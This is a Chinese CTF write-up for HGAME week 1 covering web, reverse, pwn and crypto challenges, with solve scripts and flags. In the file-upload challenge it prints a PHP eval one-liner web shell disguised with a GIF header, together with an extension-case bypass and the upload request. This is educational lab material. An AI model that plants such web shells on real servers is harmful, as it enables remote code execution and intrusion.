

WP合集


PS:由于很喜欢用vscode但是vscode没设置好总出诸如中文方块的bug所以本文有时候是vscode有时候是Pycharm, pycharm真的好省心啊, 但ui我还是喜欢vscode,

web

1. Classic Childhood Game

兔兔最近迷上了一个纯前端实现的网页小游戏，但是好像有点难玩，快帮兔兔通关游戏！

1.启动环境，发现一个游戏界面



2.是纯前端的网页小游戏，发现自己忘了怎么玩又不想查攻略，但是想看看剧情，作为风灵月影宗的，f12一键觉醒，开始修改脚本 (core.js)

```

1 // 面内容都载入了
2 onLoad = function(){
3     试是否出错，如果出错抛出错误
4
5     /* 初始化 */
6     // 获取所有元素
7     var ClientWidth = document.documentElement.clientWidth; // 获得设
8     var ClientHeight = document.documentElement.clientHeight; // 获得
9     var GameGroup = document.getElementById("GameGroup"); // 获得游对
10    var GameStart = document.getElementById("GameStart"); // 获得开始
11    var GameLoading = document.getElementById("GameLoading"); // 获得
12    var LoadTip = document.getElementById("LoadTip"); // 获得加载时的
13    var LoadProgressBar = document.getElementById("LoadProgressBar")
14    var LoadProgress = document.getElementById("LoadProgress"); // 独
15    var CanvasGroup = document.getElementById("CanvasGroup"); // 获得
16    var WaitDraw = document.getElementById("GameLoading");
17    var GoFloorButton = document.getElementById("GoFloorButton");
18    var EnemyBookButton = document.getElementById("EnemyBookButton");
19    var ToolsButton = document.getElementById("ToolsButton");
20    var SettingButton = document.getElementById("SettingButton");
21    var SaveGameButton = document.getElementById("SaveGame");
22    var LoadGameButton = document.getElementById("LoadGame");
23    var HelpButton = document.getElementById("HelpButton");
24    var ControlGroup = document.getElementById("ControlGroup"); // 独
25    var Controller = document.getElementById("Controller"); // 获得控
26    var Controller2 = document.getElementById("Controller2"); // 获得控
27    var ZoomBox = document.getElementById("ZoomBox"); // 获得缩放选择
28    var Property = document.getElementById("Property");
29    var MapBg = document.getElementById("MapBg"); // 获得背景画布
30    var MapEvent = document.getElementById("MapEvent"); // 获得事件画
31    var MapFg = document.getElementById("MapFg"); // 获得前景画布
32    var SystemUI = document.getElementById("SystemUI"); // 获得界面画
33    var DataUpdate = document.getElementById("DataUpdate"); // 获得数
34    var TestButton = document.getElementById("Test");
35
36    StartGame();
37    globalAnimate = []; // 全局动画
38    var GlobalAnimateResName = ""; // 全局动画当前绘制的资源名称
39    var GlobalAnimateStep = 0; // 全局动画当前步骤

```

修改hp, exp,gold使得其分别不减反增，按ctrl+f搜索可以看到相关代码的位置

```

if(Hero[ "HP" ] > Damage){
    Hero[ "HP" ] += Damage;
    Hero[ "Gold" ] += 500*_EnemyData[ 5 ];
    Hero[ "Exp" ] += 500*_EnemyData[ 6 ];
}

```

对于钥匙用不够的可以看看开门的时候钥匙会减少的那行代码，操作也是改-为+使其不减反增。

3.然后就是乱杀了通关了

过了网页窗口会弹出flag:

hgame{fUnnyJavascript&FunnyM0taG4me}

2.Become A Member

和去年的week1有10分甚至9分的相似呀

先改请求头'User-Agent': 'Cute-Bunny'

然后是改"code": "Vidar"

总之根据提示一步一步改python代码就出来了（可能需要一些requests库的知识，不会可以问chatgpt，也可以上网查一下），缺啥补啥，最后用X-Forwarded-For整个“本地请求”

The screenshot shows the PyCharm IDE interface. The project is named 'pythonProject4' and contains a single file 'main.py'. The code in 'main.py' uses the 'requests' library to interact with a web service at 'http://week-1.hgame.lwsec.cn:31306/'. It prints the response text, which includes an XML structure and some JSON data.

```
import requests
session = requests.Session()
response = session.get('http://week-1.hgame.lwsec.cn:31306/')

# 更新 'Set-Cookie' 中名为 "code" 的 cookie

headers = {'User-Agent': 'Cute-Bunny', 'referer': 'bunnybunnybunny.com'}
session.cookies.update({'code': 'Vidar'})
response = requests.get('http://week-1.hgame.lwsec.cn:31306/', headers=headers, cookies=session.cookies)

print(response.text)
```

Output in the terminal:

```
d="M250.4,0.8C112.7,0.8,1,112.4,1,250.2c0,137.7,111.7,249.4,249.4,249.4c137.7,0,249.4-111.7,249.4-249.4
C499.8,112.4,388.1,0.8,250.4,0.8z M583.8,326.3c-62.0-101.4-14.1-117.6-64.3c-17.1-34.1-2.3-75.4,13.2-104.1
c-22.4,3-38.4,9.2-47.8,18.3c-11.2,10.9-13.6,26.7-16.3,45c-3.1,20.8-6.6,44.4-25.3,62.4c-19.8,19.1-51.6,26.9-100.2,24.6l1.8-39.7      c35.9,1.6,59.7-2.9,70.8-13.6c8.9-8.6,11.1-22.9,13.5-39.6c6.3-42.14.
</p>
</div>
</div>
<div class="waves" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
viewBox="0 24 150 28" preserveAspectRatio="none" shape-rendering="auto">
<defs>
<path id="gentle-wave" d="M-160 44c39 0 58-18 88-18c 58 18 88 18 58 18 88 18 v44h-352z" />
```

```
import requests

session = requests.Session()
response = session.get('http://week-1.hgame.lwsec.cn:31306/')
data = {'username': 'luckytoday', 'password': 'happy123'}
headers = {'User-Agent': 'Cute-Bunny', 'referer': 'bunnybunnybunny.com', 'X-Forwarded-For': '127.0.0.1', 'Content-Type': 'application/json'}
session.cookies.update({'code': 'Vidar'})
response = requests.get('http://week-1.hgame.lwsec.cn:31306/', json=data, headers=headers, cookies=session.cookies)
print(response.text)
```

The screenshot shows the PyCharm IDE interface. The project is named 'pythonProject4' and contains a single file 'main.py'. The code in 'main.py' uses the 'requests' library to interact with a web service at 'http://week-1.hgame.lwsec.cn:31306/'. It prints the response text, which includes an XML structure and some JSON data.

```
import requests
session = requests.Session()
response = session.get('http://week-1.hgame.lwsec.cn:31306/')

# 更新 'Set-Cookie' 中名为 "code" 的 cookie

data = {'username': 'luckytoday', 'password': 'happy123'}

headers = {'User-Agent': 'Cute-Bunny', 'referer': 'bunnybunnybunny.com', 'X-Forwarded-For': '127.0.0.1', 'Content-Type': 'application/json'}
session.cookies.update({'code': 'Vidar'})
response = requests.get('http://week-1.hgame.lwsec.cn:31306/', json=data, headers=headers, cookies=session.cookies)

print(response.text)
```

Output in the terminal:

```
d="M250.4,0.8C112.7,0.8,1,112.4,1,250.2c0,137.7,111.7,249.4,249.4,249.4c137.7,0,249.4-111.7,249.4-249.4
C499.8,112.4,388.1,0.8,250.4,0.8z M583.8,326.3c-62.0-101.4-14.1-117.6-64.3c-17.1-34.1-2.3-75.4,13.2-104.1
c-22.4,3-38.4,9.2-47.8,18.3c-11.2,10.9-13.6,26.7-16.3,45c-3.1,20.8-6.6,44.4-25.3,62.4c-19.8,19.1-51.6,26.9-100.2,24.6l1.8-39.7      c35.9,1.6,59.7-2.9,70.8-13.6c8.9-8.6,11.1-22.9,13.5-39.6c6.3-42.14.
</p>
</div>
</div>
<div class="waves" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
viewBox="0 24 150 28" preserveAspectRatio="none" shape-rendering="auto">
<defs>
<path id="gentle-wave" d="M-160 44c39 0 58-18 88-18c 58 18 88 18 58 18 88 18 v44h-352z" />
```

3.Guess Who I Am

The screenshot shows a browser window with developer tools open. The top bar includes tabs for '欢迎' (Welcome), '元素' (Elements), '控制台' (Console), '源代码' (Source), '网络' (Network), and a '...' button. To the right are icons for notifications (4), messages (6), and other settings.

The main area displays the DOM structure:

```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  ...<body> (flex) == $0
    <!-- Hint: https://github.com/Potat0000/Vidar-Website/blob/master/src/scripts/config/member.js -->
    <div id="app" data-v-app>...</div>
  </body>
</html>
```

Below this, the CSS panel is visible, showing the 'body' tab selected. It lists styles for the 'body' element:

```
element.style {
}
body {
  margin: 0;
  display: flex;
  place-items: center;
  min-width: 320px;
  min-height: 100vh;
}
body {
  margin: 0;
  font-size: 14px;
  font-family: v-sans, system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI", sans-serif,
  color: #333;
}
```

The file path 'index-61103e0a.css:1' is shown next to the second 'body' declaration.

网页注释给出了提示

打开提示中的github网站

```
2   {
3     "id": "ba1van4",
4     "intro": "21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■口粉",
5     "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=kSt5er00QMXRoY28nzTia0A&s=640",
6     "url": "https://ba1van4.icu"
7   },
8   {
9     "id": "yolande",
10    "intro": "21级 / 非常菜的密码手 / 很懒的摸鱼爱好者，有点呆，想学点别的但是一直开摆",
11    "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=rY328VIqDc7lNtujYic8JxA&s=640",
12    "url": "https://y01and3.github.io/"
13  },
14  {
15    "id": "t0hka",
16    "intro": "21级 / 日常自闭的Re手",
17    "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=EYNwm1PQe8o50cghFb4zfw&s=640",
18    "url": "https://blog.t0hka.top/"
19  },
20  {
21    "id": "h4kuya4",
22    "intro": "21级 / 菜鸡pwn手 / 又菜又爱摆",
23    "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=BmAChniaibVb6IL6LiaYF4Uvlw&s=640",
24    "url": "https://hakuya.work"
25  },
26  {
27    "id": "kabuto",
28    "intro": "21级web / cat../../../../f*",
29    "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=oPn2ez6Nq12GqPZG6cV7nw&s=640",
30    "url": "https://www.bilibili.com/video/BV1GJ411x7h7/"
31  },
32  {
33    "id": "R1esbyfe",
34    "intro": "21级 / 爱好歪脖 / 究极咸鱼一条 / 热爱幻想 / 喜欢窥屏水群",
35    "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=FLyUHP6nYov19gA0ia83u8Q&s=640",
36    "url": "https://r1esbyfe.top/"
37  },
38  {
39    "id": "trouble",
40    "intro": "21级 / 喜欢肝原神的密码手",
41    "avatar": "https://thirdqq.qlogo.cn/g?b=sdk&k=bgcib3gBjJGdKEf7BZ512Uw&s=640",
42    "url": "https://clingm.top/"
```

可以看到信息

复制下来按ctrl+f一个一个查就好了（是为了记住学长的特征，才不是因为那个时候脚本还不太会XD）

flag答对100次之后会自动弹出来的

4.Show Me Your Beauty

php文件上传漏洞利用。

一句话马改成 gif格式,顺手加个头

```
GIF89a<?=eval($_POST['a']);?>
```

改后缀，就是嗯改后缀，之前试了好多种方法全都失败了

Burp Suite Professional v2022.9.5 - Temporary Project - licensed to surferxyz

— □ ×

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept [HTTP history](#) [WebSockets history](#) Options

Forward Drop **Intercept is off** Action Open Browser



Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

[Learn more](#) **Open browser**

1.用Burpsuite抓包改文件名为php，失败。2.增加gif文件头

Request to http://week-1.hgame.lwsec.cn:30476 [101.37.12.59]

POST /upload.php HTTP/1.1
Host: week-1.hgame.lwsec.cn:30476
Content-Length : 211
Accept: */*
X-Requested-With : XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryTSSz7yrFBCWvZCgR
Origin: http://week-1.hgame.lwsec.cn:30476
Referer: http://week-1.hgame.lwsec.cn:30476
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=47i40u5b391h5tiqdevkrukplq
Connection: close
-----WebKitFormBoundaryTSSz7yrFBCWvZCgR
Content-Disposition : form-data ; name="file"; filename="75.gif"
Content-Type: image/gif
GIF87a
<?php @eval(\$_POST['attack']);?>
-----WebKitFormBoundaryTSSz7yrFBCWvZCgR--

Request Attributes: 2 items

Request Query Parameters: 0 items

Request Body Parameters: 1 item

Name	Value
file	GIF87a<?php @eval(...)

Request Cookies: 1 item

Name	Value
PHPSESSID	47i40u5b391h5tiqde...


Request Headers: 12 items

Name	Value
Host	week-1.hgame.lwsec....
Content-Length	211
Accept	/*
X-Requested-With	XMLHttpRequest
User-Agent	Mozilla/5.0 (Windows ...
Content-Type	multipart/form-data; ...
Origin	http://week-1.hgame....
Referer	http://week-1.hgame....
Accept-Encoding	gzip, deflate
Accept-Language	zh-CN,zh;q=0.9
Cookie	PHPSESSID=47i40u5...
Connection	close

失败。。。。

尝试了一系列操作之后通过后缀大小写的修改上传php文件

成功后用中国蚁剑连接网站



在最上面/这个文件夹的最底下找到flag文件打开便是

Reverse

1. test your IDA

直接拖进IDA就有了

The figure shows the IDA Pro interface with the file `test_your_IDA.exe` loaded. The left pane displays the function list and assembly code for the `main` function. The right pane shows the assembly code for `main`, which includes a call to `Format` with a string containing the flag. A red arrow points from the assembly code to the corresponding byte sequence in the hex dump below it.

```
; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near

Str1= byte ptr -18h

sub    rsp, 38h
lea    rdx, [rsp+38h+Str1]
lea    rcx, a105
call   sub_140001064
lea    rdx, Str2 ; "3v9Se"
lea    rcx, [rsp+38h+Str1]; Str1
call   strcmp
test  eax, eax
jnz   short loc_1400010EA


loc_1400010EA:
lea    rcx, Format ; "your flag:ggame:tst_your_IDA"
call   sub_140001010

loc_140001010:
loc_1400010EA:
```

PWN

1.test_nc

随便找个linux连接上去输个cat flag就出来了，不知道附件干什么用的说




```
[...]
root@Zbp15SaauD0kuJg8gvzpZ:~# cat flag
135127138348299757374196447062640858416920350098320099931159497190513542135455966432167395544
```

crypto

2.RSA

提示要RSA那把能算的都解出来，在factordb.com上找到了数据



Result:

status (?)	digits	number
FF	309 (show)	1351271383...89<309> = 1123913498...13<155> · 1202291266...53<155>

More information ↗
ECM ↗

factordb.com - 14 queries to generate this page (0.01 seconds) (limits) (Privacy Policy / Imprint)

写入代码里

```
from Crypto.Util.number import *
c=110674792674017748243232351185896019660434718342001686906527789876264976328686
13410197212549393843499278700291556250047548069329736086768100009272558328461635
35434223884892081145450071386065436780407986518360274333832821770810341515899350
24292017207209056829250152219183518400364871109559825679273502274955582
n=13512713834829975737419644706264085841692035009832009993115949719051354213545
5966432167395545394619607811083472637547598179122306945136402418195281805680208
95670649265102941245941744781232165166003683347638492069429428247115313342391068
07454086389211139153023662266125937481669520771879355089997671125020789
e = 65537
p =
11239134987804993586763559028187245057652550219515201768644770733869088185320740
938450178816138394844329723311433549899499795775655921261664087997097294813
q =
12022912661420941592569751731802639375088427463430162252113082619617837010913002
515450223656942836378041122163833359097910935638423464006252814266959128953
d = inverse(e, (p - 1) * (q - 1))
m = pow(c, d, n)
print(long_to_bytes(m))
```

即可得出

```
from Crypto.Util.number import *
c=110674792674017748243232351185896019660434718342001686906527789876264976328686134101972125493938434992787002915562500475480693297360867681000092
n=13512713834829975737419644706264085841692035009832009993115949719051354213545596643216739555453946196078110834726375475981791223069451364024181
e = 65537
p = 112391349878049935867635902818724505765255021951520176864477073386908818532074093845017881613839484432972331143354989949979577565592126166408
q = 1202291266142894159256975173180263937508842746343016225211308261961783701091300251545022365694283637804112216383335909791093563842346400625281
d = inverse(e, (p - 1) * (q - 1))
m = pow(c, d, n)
print(long_to_bytes(m))
```

输出 调试控制台 终端

```
ne] exited with code=1 in 0.02 seconds
[running] python -u "c:\Users\ASUS\Downloads\attachment (13)\task.py"
game{factordb.com_is_strong!}'
```

3.Be stream

观察生成代码。为流加密

写出初版代码，发现跑到hgam，e不出来

优化后代码

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
enc = b'\x1a\x15\x05\t\x17\t\xf5\xad2-\x06\xec\xed\x01-
\xc7\xcc2\x1eA\x1c\x157[\x06\x13/!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'
```

```
def stream(i):
    a, b = key[0], key[1]
    for j in range(2, i+1):
        a, b = b, (a * 7 + b * 4)
    return b

def decrypt(enc):
    flag = b''
    for i in range(len(enc)):
        water = stream((i//2)**6) % 256
        flag += bytes([water ^ enc[i]])
        print(flag)
    return flag

print(decrypt(enc))
```

快了不少，但还是很慢

```
b'~qame{1f_this'  
b'~qame{1f_this_'  
b'~qame{1f_this_c'  
b'~qame{1f_this_ch'  
b'~qame{1f_this_ch@'  
b'~qame{1f_this_ch@l'  
b'~qame{1f_this_ch@l|'  
b'~qame{1f_this_ch@l|e'
```


早上算了一早上发现算到下午到后面两个多小时才能跑一个字符

感觉非常不对劲,然后晚饭吃完回来看看生成过程

发现主要是stream一层套一层的太繁琐

然后算了一下water的规律

发现是有规律的



```
0
0
5
1
1
64
64
729
729
4096
4096
```

如果 $(i // 2)^6$ 为偶数，那 $b=114$ ，省了一部分计算。然后偶然试着复制多了一个%256到括号里发现生成的和原来差不多

```
12     return b
13
14
15     def water(i):
16         return stream(truei(i) % 256) % 256
17
18
19     def truei(i):
20         return (i // 2) ** 6
21
22
23     def decrypt(enc):
.../    for i in range(len(enc))
```

task

```
C:\Users\ASUS\PycharmProjects\pythonProject3\venv\Scripts\python.exe C:\Users\ASUS\PycharmProjects\pythonProject3\task.py
114
114
100
100
114
114
196
196
114
114
132
```

启动优化后的代码即可解出来

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
enc = b'\x1a\x15\x05\t\x17\t\xf5\x a2-\x06\xec\xed\x01-
\xc7\xcc2\x1eXA\x1c\x157[\x06\x13!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'
```



```
def stream(i):
    a, b = key[0], key[1]
    if i % 2 == 0:
        b = 114
    else:
        for j in range(2, i + 1):
            a, b = b, (a * 7 + b * 4)
    return b
```

```

def water(i):
    return stream(truei(i) % 256) % 256

def truei(i):
    return (i // 2) ** 6

def decrypt(enc):
    flag = b''
    for i in range(len(enc)):
        t = water(i)
        flag += bytes([t ^ enc[i]])
        print(flag)
    return flag

print(decrypt(enc))

```

```

b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_t'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_ti'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_tim'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}'
```

4.神秘的电话

做题感想：好谜语人啊

5Yeg5Liq5pif5pyf5YmN77yM5oiR5Lus5pS25Yiw5LiA5Liq56We56eY55qE5ral5oGv44CC5L2G5piv6L
+Z5Liq5ral5oGv6KKr6YeN6YeN5Yqg5a+G77yM5oiR5Lus5LiN55+l6YGT5a6D55qE55yf5q2j5ZCr5Lmj
5piv5LuA5Lml44CC5ZSv5LiA55+l6YGT55qE5L+h5oGv5piv5YWz5LqO5a+G6ZKI55qE77ya4oCc5Y+q5
pyJ5YCS552A57+76L+H5Y2B5YWr5bGC55qE56+x56yG5omN6IO95oq16L6+5YyX5qyn56We6K+d55
qE57ul54K54oCd44CC

